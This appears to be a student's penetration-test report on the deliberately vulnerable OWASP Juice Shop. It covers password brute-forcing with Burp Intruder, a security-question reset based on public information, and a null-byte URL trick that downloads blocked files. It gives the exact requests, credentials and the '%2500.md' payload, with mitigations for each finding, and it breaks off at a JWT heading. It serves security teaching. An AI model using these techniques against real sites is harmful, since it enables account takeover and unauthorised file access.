Post Module Assignment Submission form

MODULE TITLE: Security Architectures and Network Defence

MODULE CODE: SAND ES94P-10

STUDENT ID NUMBER (2096386)

Word count (excluding tables): 2,638

Table of Contents

Executive Summary

A client has engaged ACME Cybersecurity to perform penetration testing against their existing web application and security architecture. The shopping web application known as Juice Shop and the security architecture known as Retro. The purpose of this is observe how both perform against a range of security exploitation techniques. This report provides insight into the found vulnerabilities and the necessary mitigation methods to prevent them from being exploited in the future.

After completing the Juice Shop penetration testing, the following are the vulnerabilities found and the subsequent impact on business were they to be exploited.

Vulnerability 1: Poor password practices of the administrator account results in the user easily being able to access the account. Granting them the ability to delete customer reviews and view the emails of all registered customers. Said emails could be used as part of a phishing scheme

Vulnerability 2: A flaw in the forgetting password system allows a malicious user to view a registered users security question and reset it to their choosing. From here, a hacker could view the user's personal information and card details.

Vulnerability 3: Lacking security measures means a hacker can view confidential information such as legal information and coupon codes. This vital information could later be sold on the dark web.

Vulnerability 4: By intercepting a successful login attempt, a hacker could impersonate as any user they want on the site. From here, they can place fraudulent orders or post fake reviews.

Vulnerability 5: With sufficient cryptographic pattern understanding, a user can create their own infinitely reusable coupon code for up to a 99% discount on the store. This inevitably ruining the economy of the site.

Upon completing the Retro penetration testing, the following was discovered.

- Discovered hidden directories allowed access to content
- Poor password hygiene and security measures allowed easy access to WordPress site
- By utilising Privilege Escalation and a vulnerability present in an older build of Windows, a user can gain root access to the machine.

This report outlines the ideology and steps taken to perform both the tests. Juice Shop vulnerabilities will be accompanied with its risk rating pertaining to how deadly each vulnerability is if exploited, as well as the probability of it happening. The Retro section will outline the vulnerabilities and possible network configuration changes that can address the vulnerability.

Risk Ratings

To categorise the risks of each vulnerability, the CVSS v3.1 framework has been employed to provide a system to judge the impacts of security risks[1]. The higher ranking a risk receives, the more significant an effect it will have on the underlying business were it to be exploited.

Risk Rating	CVSSv3.1 Score	Risk Description
Critical	9.0 – 10.0	A vulnerability with a critical rating should be dealt with at the utmost important. Often times easy to perform and causes significant damage to the system
High	7.0 – 8.9	A difficult to exploit vulnerability which can result in the attacker gaining increased privileges
Medium	4.0 – 6.9	The vulnerability which is contingent on multiple external factors to work. E.g., social engineering, needing privileges to perform the exploit
Low	0.1 – 3.9	A vulnerability which poses little threat to the system, often the organisation has measures to counter common exploits
None	0.0	Has no affect towards the system and organisation.

Preliminary Information

To ensure safe practice, both penetration tests were performed within a Kali Linux virtual machine. Before beginning the penetration testing for Juice Shop, it is vital to understand the technology stack which is used to create the application. Knowing this, we'll be able to discern what vulnerabilities can be exploited in the given technology stack. Juice Shop is primarily written with JavaScript frameworks such as Node.js, Angular and Express. Additionally, we used a web scrapper to search for hidden directories and useful pages. One of these pages being the sites File Transfer Protocol Page (FTP).

[1] https://www.first.org/cvss/specification-document

Vulnerabilities

Juice Shop

Password Strength – Broken Authentication

Risk Rating: Critical

Probability: High


Summary: Due to the poor password practices of the Juice Shop administrator account, a malicious user could user a dictionary attack or guess common passwords to gain access to the account. Granting the ability to delete users and edit user information

Vulnerability Details:

Affects	https://sand2-pma.herokuapp.com/#/login
Fields(s)	Password, Password Payload
Attack Vectors	Burp Suite POST Parameters
Reference	https://cwe.mitre.org/data/definitions/284.html

Exploit performed:

User reviews are posted with the user's email address to better identify who wrote the review. One such account for one of the reviews is admin@juice-sh.op. By the name, it can be inferred to be the administrator account, as seen in Figure 1.


Apple Juice (1000ml)

The all-time classic.


1.99¤

Reviews (1)

admin@juice-sh.op
One of my favorites!

Figure 1: Administrator email address

Knowing this address, we can attempt to try log into it. Since this exploit tests for password strength, we will forgo methods such as SQL injection to gain access to the account.


Login


Invalid email or password.

Email: admin@juice-sh.op

Password: ●●●●●●●●●●●●

Figure 2: Failed Login

As seen in Figure 2, there aren’t preventative measures or anything stopping a user from repeatedly trying to log into an email account.



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /rest/user/login HTTP/1.1
Host: sand2-pma.herokuapp.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 55
Origin: https://sand2-pma.herokuapp.com
Connection: close
Referer: https://sand2-pma.herokuapp.com/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Jb4MrORV3wYJLXQnpxlPyKZerov6GmPxd5MNak489zBjE1Wm2bq7DOgkDEmB

{"email":"admin@juice-sh.op","password":"§testpassword§"}
```

Figure 3: Login Attempt

Figure 3 shows how Burp Suite can be used to observe this login attempt. Sending this POST request to the Intruder, we can use the highlighted password parameter as a payload. With this, we can load a word list containing common passwords which will be input into the password payload as seen on Figure 4.


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Paused

Request	Payload	Status	Error	Timeout	Length	Comment
0		401			394	
1	aaa	401			394	
2	abc123	401			394	
3	acc	401			394	
4	access	401			394	
5	adfexc	401			394	
6	adm	401			394	
7	admin	401			394	
8	admin123	200			1198	
9	admin2	401			394	
10	admin_1	401			394	
11	administrator	401			394	
12	adminstat	401			394	
13	adminstrator	401			394	
14	admintttd	401			394	

Figure 4: Successful Login

Referring back to Figure 4, ‘Admin123’ is the password of the account, denoted by its ‘200’ success status.

Outcome: Successfully performing this attack will result in the user being able to gain access to user accounts which have poor passwords. From here they can do things such as post fraudulent reviews, edit user information etc.

Rationale	This exploit was performed to gauge how well Juice Shop handles incorrect inputs for user emails and passwords. Most sites have measures such as preventing logins for an account if the wrong password was given too many times. In term, excessive guessing, and brute force attacks
Mitigation Guide	• Enforce better password practices • Two factor authentication for secure logins • Restrict access to account after number of incorrect logins
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

Resetting Passwords – Broken Authentication

Risk Rating: High

Probability: High


Summary: By abusing an oversight in Juice Shop, a malicious user can discover a user's security question. If answered correctly, the password can be reset to their choosing. If there is discernible information about the user, a hacker could perform reconnaissance to find out the answer to the security question

Vulnerability Details:

Affects	https://sand2-pma.herokuapp.com/#/login
Fields(s)	Security Questions, New Password
Attack Vector(s)	N/A
Reference	https://cwe.mitre.org/data/definitions/284.html

Tools/Steps taken:

Given that a valid email that has been already signed up is provided, when attempting to reset a user's password, the security question field visibly shows the security question for the given account, as seen in Figure 5. For this scenario, we will supply the email address jim@juice-sh.op, an account which has left multiple reviews on the site.


Forgot Password

Email

Security Question

New Password

Password must be 5-40 characters long. 0/20

Repeat New Password

0/20

Show password advice

Forgot Password

Email: jim@juice-sh.op

Security Question: Your eldest siblings middle name?

Please provide an answer to your security question.

New Password

Please provide your new password.


Repeat New Password

0/20

Show password advice

Figure 5: Security Question

When further investigating the items in the Juice Shop store, we find further information that alludes to what Jim's security question answer is. The following reviews left by Jim reveals the following information seen in Figure 6.



Green Smoothie

Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99¤

Reviews (1)

jim@juice-sh.op
Fresh out of a replicator.

OWASP Juice Shop-CTF Velcro Patch

4x3.5" embroidered patch with velcro backside. The ultimate decal for every tactical bag or backpack!

2.92¤


Reviews (2)

mc.safesearch@juice-sh.op
This thang would look phat on Bobby's jacked fu r coat!

jim@juice-sh.op
Looks so much better on my uniform than the b oring Starfleet symbol.

Figure 6: Jim's Juice Shop reviews

Taking the information from the reviews, both 'Starfleet replicator' and 'Starfleet Jim' were typed into Google. Identifying that 'Jim' is a reference to James T. Kirk from the television series "Star Trek". Doing further research into research into James Kirk reveals he has an older brother named George Samuel Kirk. Providing "Samuel" as the answer to the security question easily grants us the ability to change the password freely



Forgot Password

Email: jim@juice-sh.op

Security Question: ●●●●●●●

New Password: ●●●●●●●●●●●

Password must be 5-40 characters long. 11/20

Repeat New Password: ●●●●●●●●●●●

11/20

Figure 7: Successful Password Reset

Rationale	This exploit was performed to gauge how well Juice Shop handles password recovery. Most sites give vague feedback if the account provided exists on the site, whereas Juice Shop makes it very clear if the account is a user or not.
Mitigation Guide	• Do not reveal what the user's security question is. Enough discernible information about the user online would make guessing the answer easy. • Provide security token providing identity (SMS or email)
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

Poison Null Byte – Improper Input Validation

Risk Rating: High


Probability: Medium

Summary: By visiting the Juice Shop's FTP page and manipulating the URL of the site, a malicious user can access and download confidential files they aren't intended to see. Example of files are old coupon codes and a file outlining the sites dependencies.

Vulnerability Details:

Affects	https://sand2-pma.herokuapp.com/ftp/
Fields(s)	N/A
Attack Vectors	.md and .pdf Parameters
Reference	https://cwe.mitre.org/data/definitions/158.html

Exploit performed: As mentioned in the Preliminary section, Juice Shop utilises an FTP client to store and distribute some files.




~ / ftp /

quarantine
acquisitions.md
announcement_encrypted…
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
suspicious_errors.yml

Figure 8: FTP Page

From here, it was discovered that the files with the extension names of .kdbx, .md, and .url are able to be downloaded and viewed. Attempting to open a file with any other extension is blocked and the error message shown in Figure 9 is displayed.




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:31:18)
at /app/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at param (/app/node_modules/express/lib/router/index.js:354:14)
at param (/app/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:410:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/node_modules/serve-index/index.js:145:39
at callback (/app/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (node:fs:194:5)
```

Figure 9: FTP Error Message


By utilising a null byte attack, we can append the following string of characters to the end of the url. "'%2500.md'. This sequence of string effectively serves as a break in the string, tricking the site to thinking a .md file is requested. "%25" represents a URL encoder, while "%00" represents a null byte. Combining the two as "%2500" and appending it to the end isn't enough, so we can use .md or .pdf to append after it, tricking the site and granting us access to the file seen in Figure 10.



```
https://sand2-pma.herokuapp.com/ftp/package.json.bak%2500.md
```

Figure 10: Successful byte attack

The contents of the file can be viewed via a text editor, giving information about the Juice Shop website.


~/Downloads/package.json.bak%00.md - Mousepad
Applications
File Edit Search View Document Help

```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://www.owasp.org/index.php/User:Bjoern_Kimminich)",
  "contributors": [
    "Björn Kimminich",
    "Bjoern Kimminich",
    "bjoern.kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "agrawalarpit14",
    "MarcRler",
    "CaptainFreak",
    "Supratik Das",
    "aaryan10",
    "m4l1c3",
    "J12934",
    "Josh Grossman",
    "Aashish Singh",
    "Timo Pagel",
    "Scar26",
    "Martin Rock-Evans",
    "Alejandro Saenz",
    "omerlh"
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
    "pentest",
    "pentesting",
    "security",
    "vulnerable"
```

Figure 11: Contents of package

Outcome: By utilising a NULL terminator, a malicious user can trick the site into downloading a potentially confidential file.

Rationale	As observed in the preliminary section, the FTP page is visible to any user if they can find it. Knowing this, this exploit was performed to gauge if there are sufficient protection measures to stop unauthorised users gaining access to files and important document
Mitigation Guide	• Have measures for when the user supplies NULL characters. • Disable anonymous access to FTP page and files. • Hide backlines to avoid access via web crawlers.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html http://capec.mitre.org/data/definitions/52.html

Unsigned JWT – Improper Input Validation

Risk Rating: High

Probability: High

